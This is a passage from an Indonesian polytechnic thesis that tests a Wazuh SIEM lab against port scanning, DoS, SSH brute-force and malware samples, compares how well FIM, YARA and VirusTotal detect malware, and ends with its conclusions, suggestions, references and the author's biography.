1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumpulkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta



Gambar 4.105 Beban Sistem yang Digunakan

4.4.4 Analisis Data / Evaluasi Pengujian

4.4.4.1 Analisis Data Hasil Pengujian Serangan *Port Scanning*

Berikut adalah hasil analisis pengujian serangan *port scanning* yang dilakukan oleh *attacker* (10.1.2.13) menggunakan *tool* Nmap ke Wazuh agent (10.1.2.8).

- a. Nama virtual mesin : Wazuh agent
- b. Terdeteksi SIEM : terdeteksi
- c. Keberhasilan serangan : berhasil
- d. Hasil *port* yang terbuka : 80 (HTTP) dan 2200 (ICI)

4.4.4.2 Analisis Data Hasil Pengujian Serangan *Denial of Service* (DoS)

Berikut adalah hasil analisis pengujian serangan *Denial of Service* (DoS) yang dilakukan oleh *attacker* (10.1.2.13) menggunakan *tool* Hping3 ke *web server* Apache pada Wazuh agent (10.1.2.8).

- a. Nama virtual mesin : Wazuh agent
- b. *Port* yang diserang : 80 (HTTP)
- c. Sebelum diblokir *firewall* : *web server* lambat
- d. Setelah diblokir *firewall* : *web server* normal



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang menggunakan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

4.4.4.3 Analisis Data Hasil Pengujian Serangan SSH *Brute-force*

Berikut adalah hasil pengujian serangan SSH *brute-force* yang dilakukan oleh *attacker* (10.1.2.13) menggunakan *tool* Hydra ke Wazuh *agent* (10.1.2.8).

- a. Nama virtual mesin : Wazuh *agent*
- b. Terdeteksi SIEM : terdeteksi
- c. *Port* yang diserang : 2200
- d. Kombinasi *password username*: tidak berhasil
- e. Kombinasi *password* mudah : tidak berhasil
- f. Kombinasi *password* sedang : tidak berhasil
- g. Kombinasi *password* sulit : berhasil

4.4.4.4 Analisis Data Hasil Pengujian Serangan *Malware*

Berdasarkan hasil pengujian serangan *malware* yang dilakukan dengan cara mengakses langsung ke Wazuh *agent*, kemudian membuat *script* yang tidak mencurigakan namun terdapat *malware* di dalamnya.

- a. *File Integrity Monitoring* (FIM)

Berikut ini adalah hasil analisis data hasil pengujian serangan *malware* pada Wazuh *agent* yang dapat dilihat pada Tabel 4.4.

Tabel 4.4 Analisis Data Hasil Pengujian Serangan *Malware* Menggunakan FIM

FIM	Keberhasilan Unduh <i>Malware</i>	Terdeteksi SIEM	Terdeteksi Sebagai <i>Malware</i>
<i>Malware</i> 1	Berhasil	Terdeteksi	Tidak Terdeteksi
<i>Malware</i> 2	Berhasil	Terdeteksi	Tidak Terdeteksi
<i>Malware</i> 3	Berhasil	Terdeteksi	Tidak Terdeteksi

1. Jumlah *malware* yang terdeteksi

= Tidak ada

2. Kecepatan deteksi *malware*

= Tidak ada



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

3. Tingkat kesalahan

$$\text{True Positive (TP)} = 0$$

$$\text{False Negative (FN)} = 3$$

$$\text{False Negative Rate (FNR)}$$

$$= \frac{FN}{(FN+TP)} = \frac{3}{(3+0)} = 1.00 = 100\%$$

4. Jenis *malware* yang terdeteksi

= **Tidak ada**

5. Beban sistem yang digunakan

$$\text{CPU} = (\text{core 0} + \text{core 1}) : 2$$

$$= (0.0\% + 0.7\%) : 2$$

$$= 0.35\%$$

$$\text{RAM} = 687 \text{ MB dari } 1.92 \text{ GB}$$

$$\text{Konversi GB ke MB} = 1.92 \text{ GB} \times 1024 \text{ MB} = 1966.08 \text{ MB}$$

$$\text{Persentase} = \frac{747}{1966.08} \times 100 = 38\%$$

b. YARA

Berikut ini adalah hasil analisis data hasil pengujian serangan *malware* pada Wazuh *agent* yang dapat dilihat pada Tabel 4.5.

Tabel 4.5 Analisis Data Hasil Pengujian Serangan Malware Menggunakan YARA

YARA	Keberhasilan Unduh <i>Malware</i>	Terdeteksi SIEM	Terdeteksi Sebagai <i>Malware</i>
<i>Malware 1</i>	Berhasil	Terdeteksi	Terdeteksi
<i>Malware 2</i>	Berhasil	Terdeteksi	Terdeteksi
<i>Malware 3</i>	Berhasil	Terdeteksi	Terdeteksi



© Hak Cipta milik Politeknik Negeri Jakarta

Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

1. Jumlah *malware* yang terdeteksi

= **3 (tiga)**

2. Kecepatan deteksi *malware*

- *Malware 1*

= waktu serangan – waktu terdeteksi

= 10:37:56 - 10:37:58

= **2 detik**

- *Malware 2*

= waktu serangan – waktu terdeteksi

= 10:43:45 - 10:43:46

= **1 detik**

- *Malware 3*

= waktu serangan – waktu terdeteksi

= 10:47:42 - 10:48:36

= **54 detik**

3. Tingkat kesalahan

True Positive (TP) = 3

False Negative (FN) = 0

False Negative Rate (FNR)

$$= \frac{FN}{(FN+TP)} = \frac{0}{(0+3)} = 0.00 = \mathbf{0\%}$$

4. Jenis *malware* yang terdeteksi

- *Malware 1*: **Mirai**

- *Malware 2*: **Webshell**

- *Malware 3*: **Xbash**



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

5. Beban sistem yang digunakan

$$\begin{aligned}\text{CPU} &= (\text{core 0} + \text{core 1}) : 2 \\ &= (0.0\% + 0.7\%) : 2 \\ &= 0.35\%\end{aligned}$$

RAM = 687 MB dari 1.92 GB

Konversi GB ke MB = 1.92 GB x 1024 MB = 1966.08 MB

$$\text{Persentase} = \frac{747}{1966.08} \times 100 = 38\%$$

c. VirusTotal

Berikut ini adalah hasil analisis data pengujian serangan *malware* pada Wazuh *agent* yang dapat dilihat pada Tabel 4.6.

Tabel 4.6 Analisis Data Hasil Pengujian Serangan *Malware* Menggunakan VirusTotal

VirusTotal	Keberhasilan Unduh <i>Malware</i>	Terdeteksi SIEM	Terdeteksi Sebagai <i>Malware</i>
<i>Malware 1</i>	Berhasil	Terdeteksi	Terdeteksi
<i>Malware 2</i>	Berhasil	Terdeteksi	Terdeteksi
<i>Malware 3</i>	Berhasil	Terdeteksi	Tidak Terdeteksi

1. Jumlah *malware* yang terdeteksi

= 2 (dua)

2. Kecepatan deteksi *malware*

- *Malware 1*

= waktu serangan – waktu terdeteksi

= 10:37:56 - 10:38:00

= 4 detik



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

- *Malware 2*

= waktu serangan – waktu terdeteksi

= 10:43:45 - 10:43:47

= **2 detik**

- *Malware 3*

= **Tidak terdeteksi**

3. Tingkat kesalahan

True Positive (TP) = 2

False Negative (FN) = 1

False Negative Rate (FNR)

$$= \frac{FN}{(FN+TP)} = \frac{1}{(1+2)} = 0.33 = \mathbf{33.33\%}$$

4. Jenis *malware* yang terdeteksi

- *Malware 1: Mirai*

- *Malware 2: Webshell*

- *Malware 3: Tidak terdeteksi*

5. Beban sistem yang digunakan

CPU = (*core 0 + core 1*) : 2

= (0.0% + 0.7%) : 2

= **0.35%**

RAM = 687 MB dari 1.92 GB

Konversi GB ke MB = 1.92 GB x 1024 MB = 1966.08 MB

$$\text{Persentase} = \frac{747}{1966.08} \times 100 = \mathbf{38\%}$$

Berikut ini adalah hasil analisis data pengujian *malware* pada Wazuh *agent* yang dapat dilihat pada Tabel 4.7.

Tabel 4.7 Analisis Data Hasil Pengujian Serangan *Malware* pada Wazuh *Agent*

Parameter	FIM	YARA	VirusTotal
Jumlah <i>malware</i> yang terdeteksi	0	3	2
Kecepatan deteksi <i>malware</i>	Tidak Ada	<i>Malware 1</i> = 2 detik	<i>Malware 1</i> = 4 detik
		<i>Malware 2</i> = 1 detik	<i>Malware 2</i> = 2 detik
		<i>Malware 3</i> = 54 detik	<i>Malware 3</i> = Tidak Terdeteksi
Tingkat kesalahan	100%	0%	33.33%
Jenis <i>malware</i> yang terdeteksi	Tidak Ada	<i>Malware 1</i> = Mirai	<i>Malware 1</i> : Mirai
		<i>Malware 2</i> = Webshell	<i>Malware 2</i> : Webshell
		<i>Malware 3</i> = Xbash	<i>Malware 3</i> : Tidak Terdeteksi
Beban sistem yang digunakan	CPU: 0.35%	CPU: 0.35%	CPU: 0.35%
	RAM: 38%	RAM: 38%	RAM: 38%

Berdasarkan hasil analisis data pengujian yang didapatkan, *tools* yang paling baik kinerjanya pada SIEM Wazuh adalah **YARA**. Hal tersebut dikarenakan YARA dapat mendeteksi semua *malware* dari pengujian serangan *malware* yang telah dilakukan.



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

BAB V

PENUTUP

5.1 Kesimpulan

Berdasarkan hasil penelitian yang telah dilakukan, dapat diambil kesimpulan sebagai berikut:

- a. Rancang bangun SIEM Wazuh untuk mendeteksi serangan (*port scanning*, *DoS*, *brute-force*, dan *malware*) berjalan dengan baik, mulai dari instalasi *Wazuh server*, *Wazuh indexer*, *Wazuh dashboard*, *Wazuh agent*, *Suricata*, *web server Apache*, dan konfigurasi *firewall*.
- b. Penerapan FIM, YARA, dan VirusTotal ke SIEM Wazuh berjalan dengan baik. Penerapan FIM dengan cara menambahkan direktori yang ingin dimonitor pada *file* konfigurasi OSSEC. Penerapan YARA dengan cara melakukan instalasi dan konfigurasi YARA, serta menambahkan *rules* dari YARA. Penerapan VirusTotal dengan cara menambahkan *API key* dari VirusTotal pada *file* konfigurasi OSSEC.
- c. Hasil analisisnya adalah FIM tidak berhasil mendeteksi semua *malware* karena hanya mendeteksi berdasarkan integritas *file* saja, YARA berhasil mendeteksi semua *malware* karena mendeteksi berdasarkan *rules*, dan VirusTotal hanya berhasil mendeteksi dua dari tiga *malware* saja karena bergantung pada *database*. Oleh karena itu, *tools* yang paling baik dalam mendeteksi *malware* adalah YARA.

5.2 Saran

Saran yang dapat diterapkan untuk melakukan penelitian lebih lanjut sebagai berikut:

- a. Melakukan analisis kinerja SIEM lain dalam mendeteksi serangan, seperti IBM QRadar, Elastic, Splunk, dan lain-lain untuk mengukur kinerja SIEM yang paling baik.



© Hak Cipta milik Politeknik Negeri Jakarta

Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

- b. Menerapkan *tools* lain dalam mendeteksi *malware*, seperti MISP, Kaspersky, Hybrid Analysis, dan lain-lain. Selain itu, menerapkan *tools Endpoint Detection and Response* (EDR) untuk pemblokiran *malware*, seperti CrowdStrike, Microsoft Defender, SentinelOne, dan lain-lain.
- c. Melakukan monitoring *server* dengan sistem operasi yang berbeda, seperti CentOS, Debian, Red Hat Enterprise Linux (RHEL), dan lain-lain.
- d. Melakukan eksperimen menggunakan perangkat nyata dalam ruang lingkup global dan berada pada jaringan yang berbeda.
- e. Menambahkan pengujian serangan-serangan lain, seperti berpacu pada MITRE ATT&CK dan OWASP Top 10.
- f. Menambahkan pemblokiran *malware* dengan parameter seberapa cepat dan tepat *malware* tersebut diblokir.
- g. Menambahkan analisis kinerja hasil pengujian serangan-serangan lain, seperti berpacu pada MITRE ATT&CK dan OWASP Top 10.

POLITEKNIK
NEGERI
JAKARTA



Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

DAFTAR PUSTAKA

- Adirosa, G., 2021. ANALISIS KINERJA SECURITY INFORMATION AND EVENT MANAGEMENT (SIEM) IBM QRADAR COMMUNITY EDITION DALAM MENDETEKSI ANCAMAN DAN SERANGAN SIBER PADA SERVER.
- Alfandi, M., 2022. Analisa Security Information and Event Management (SIEM) Menggunakan Elastic Stack SIEM dan Splunk.
- Azzah Shafiyyah, G. F. N. R. A. P., 2024. IMPLEMENTASI WAZUH MENGGUNAKAN METODE PPDIOO DI SISTEM KEAMANAN JARINGAN PSDKU UNIVERSITAS LAMPUNG WAYKANAN SEBAGAI DETEKSI DAN RESPON SERANGAN SIBER. *JITET (Jurnal Informatika dan Teknik Elektro Terapan)*, 12(2), pp. 1-13.
- Badan Siber dan Sandi Negara, 2024. *Laporan Tahunan Layanan Honeynet BSSN*, s.l.: s.n.
- Husnul Khotimah, F. B. R. S. K. I. B. K. W., 2022. Implementasi Security Information And Event Management (SIEM) Pada Aplikasi Sms Center Pemerintah Daerah Provinsi Nusa Tenggara Barat. *JBegaTI*, September, 3(2), p. 7.
- Lintang, D., 2020. MONITORING AKTIVITAS USER PADA SYSTEM DENGAN MENGGUNAKAN EFK (ELASTICSEARCH, FLUENTD, KIBANA) STACK.
- Muhammad Rijal Kamal, M. A. S., 2021. Deteksi Anomali dengan Security Information and Event Management (SIEM) Splunk pada Jaringan UII. *Automata*, 2(2), pp. 1-6.
- Nur Rohman Rosyid, B. B. M. B. P. A. F. R. L. S., 2023. Deteksi Malware pada Jaringan Lokal Berbasis Honeypot dan Yara. *JURNAL SISTEMASI*, 12(1), pp. 186-193.



© Hak Cipta milik Politeknik Negeri Jakarta

Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

Nurul Qomariah, E. I. A. M. A. A., 2023. Analisis Malware Hummingbad Dan Copycat Pada Android Menggunakan Metode Hybrid. *Jurnal Cyber Security dan Forensic Digital*, 6(2), pp. 39-47.

Okky Dwi Prasetyo, P. H. T. A. B., 2023. Uji Kinerja Host-Based Intrusion Detection System WAZUH terhadap Serangan Brute Force dan Dos. *Jurnal Pengembangan Teknologi Informasi dan Ilmu Komputer*, Juni, 7(6), pp. 2686-2692.

Prakoso, R. D., 2017. IMPLEMENTASI DAN PERBANDINGAN PERFORMA PROXMOX DALAM VIRTUALISASI DENGAN TIGA VIRTUAL SERVER. *JURNAL MANAJEMEN INFORMATIKA*, 8(1), pp. 1-8.

Stefan Stanković, S. G. R. P., 2022. A Review of Wazuh Tool Capabilities for Detecting Attacks Based on Log Analysis.

Thorarensen, C., 2021. A Performance Analysis of Intrusion Detection with Snort and Security Information Management. *DiVA*.

Yuriansyah Ilhamdi, Y. N. K., 2017. ANALISIS MALWARE PADA SISTEM OPERASI WINDOWS. *JUSTINDO (Jurnal Sistem dan Teknologi Informasi Indonesia)*, 2(1), pp. 1-12.

DAFTAR RIWAYAT HIDUP



Robby Akbar Abdullah

Lahir di salah satu kota Indonesia pada tahun 2003. Penulis merupakan anak kedua dari dua bersaudara. Saat ini penulis berdomisili di daerah Jakarta Selatan. Penulis menyelesaikan pendidikan Sekolah Dasar (SD) pada tahun 2015 dan pendidikan Sekolah Menengah Pertama (SMP) pada tahun 2018.

Kemudian, penulis menyelesaikan pendidikan Sekolah Menengah Kejuruan (SMK) dengan jurusan Teknik Komputer dan Jaringan (TKJ) pada tahun 2021. Lalu, penulis menyelesaikan pendidikan Diploma Empat (D4) di Politeknik Negeri Jakarta dengan program studi Teknik Multimedia dan Jaringan (TMJ) pada tahun 2025.

**POLITEKNIK
NEGERI
JAKARTA**

© Hak Cipta milik Politeknik Negeri Jakarta

Hak Cipta :

1. Dilarang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
 - a. Pengutipan hanya untuk kepentingan pendidikan, penelitian, penulisan karya ilmiah, penulisan laporan, penulisan kritik atau tinjauan suatu masalah.
 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumumkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin Politeknik Negeri Jakarta

